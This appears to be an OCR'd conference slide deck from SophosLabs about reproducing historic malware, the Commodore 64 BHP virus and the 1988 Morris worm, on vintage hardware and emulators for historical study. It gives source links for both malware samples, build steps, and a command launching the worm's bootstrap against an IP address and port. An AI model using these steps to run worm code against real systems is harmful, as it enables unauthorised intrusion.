
- Very sophisticated malware for its day
  - Hides most of itself as assembler code
- Anti-analysis and anti-debugging features
  - First malware to hook API calls. BHP prevents users from using the Break, Reset, or Run-Stop/Restore commands/keys to stop the the virus
- Adds itself to RAM normally used by I/O devices, notably the 1541 floppy drive
  - The drive itself had this RAM inside, which meant the virus remained active even if you power-cycled the C=64 itself

Tools required for reproducing BHP Virus

- C=64 computer & 1541 floppy drive, or VICE emulator
- RetroFloppy adapter
  - (For generating floppy disks)
- DirMaster software (Win)
- cbm4win and gui4cbm4win
- The BHP .PRG file


Getting malcode

- Available from several repositories
- BHP-virus-killer also available
- This version comes from the Commodore 64 Scene Database
  - https://csdb.dk/release/?id=49101




Writing to floppy

- Used a tool called DirMaster to create a new .d64 disk image, then copied the .PRG file to that image
- Used a ZoomFloppy adapter and the gui4cbm4win program to format a clean floppy, and write the BHP disk to the floppy




Successful run of BHP



BHP runtime caveats


- Malware has a better chance of running on physical C=64 or SX=64 hardware
- Virus triggers only when seconds on clock end in 2 or 4
- It is technically non-destructive, but
  - Writes itself to the reserved area of the floppy boot sector
  - Sometimes that area contains the directory
  - Whoops?

Success!


LOADING
READY.
RUN
?FATAL ERROR IN YOU COMPUTER!
READY.
LIST
10 PRINT"?FATAL ERROR IN YOU COMPUTER!"
READY.
LOAD"$",8
SEARCHING FOR $
LOADING
DR.DR.STROBE&PAPA HACKER WAS HERE!
COPROGRAMMER: GARFIELD
HALLO DICKERCHEN, DIES IST EIN ECHTER VIRUS!
SERIALNO.:0
READY.
commodore 1902
VIDEO MONITOR
STAR EMPIRE
A challenging space odyssey!

Digital VAX 11/780

The Morris Worm
(A work-in-progress)



“Morris” Worm (1988)

- Written by Robert Morris, Jr.
- Incident took place on November 2, 1988 (~31 yrs ago)
- Exploits a vulnerability in the sendmail service, running on versions 4.2-4.3 BSD on VAX 11 or Sun
- Fails to throttle its own activity, which caused it to (unintentionally) DDoS a good portion of the early internet
- Is designed to use a hardcoded IP address as command-and-control server, but that portion of the code is broken

The Internet Worm Program: An Analysis (1988)

The Internet Worm Program: An Analysis

Purdue Technical Report CSD-TR-823

Eugene H. Spafford

Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-2004

spaf@cs.purdue.edu

ABSTRACT

On the evening of 2 November 1988, someone infected the Internet with a *worm* program. That program exploited flaws in utility programs in systems based on BSD-derived versions of UNIX. The flaws allowed the program to break into those machines and copy itself, thus *infecting* those systems. This program eventually spread to thousands of machines, and disrupted normal activities and Internet connectivity for many days.

- Eugene Spafford, Purdue University
- First thorough, academically focused public deconstruction of a cyberattack
- Correctly identifies problems with security through obscurity in how incident responders dealt with the worm aftermath

Tools to reproduce the “Morris” worm

- Correct version of ~4 BSD on the right “hardware”
  - VAX 11/750, 11/780, Sun 3
  - Networking configured
  - SIMH boot.ini file

- **Worm source code***
  - https://github.com/arialdomartini/morris-worm

- **“The Internet Worm Program: An Analysis”**
  - https://spaf.cerias.purdue.edu/tech-reps/823.pdf
  - Purdue Technical Report CSD-TR-823

Building the physical hardware

Building the physical hardware

Building the physical hardware

Preparing 43BSD on SIMH

- Using the VAX780 emulator
  - sudo ./vax780 boot.ini
  - Networking configured for wired Ethernet (interface de0)
- Boot into root, switch to multiuser mode
  - ctrl-D on most systems
- FTP source to device
  - Modification to worm.c (remove /sys/ path from includes)
  - Make
  - cc x8113550.c (the “L1.c” file which gets renamed on each instance)

Running the worm

- This is the work-in-progress part
- “Make” generates an ELF named test but we’re still trying to make it work
- The L1.c file is more interesting
  - Requires 3 arguments, quits if you don’t pass them
  - name of the program, IP and port to connect to, “magic number”
  - ./x8113550.c 10.10.10.101 79 81

Thank you!

Andrew Brandt
@threatresearch
@SophosLabs

SophosLabs Uncut:
j.mp/sophoslabs

Chase Coviello
Arial Domartini
Lori Emerson
Eugene Spafford
Libi Striegl
Chris Torrence
Oscar Vermeulen
@VessOnSecurity (Twitter)
Contributors to AppleWin, VICE, SIMH emulators
Media Archaeology Lab

SOPHOS

Cybersecurity made simple.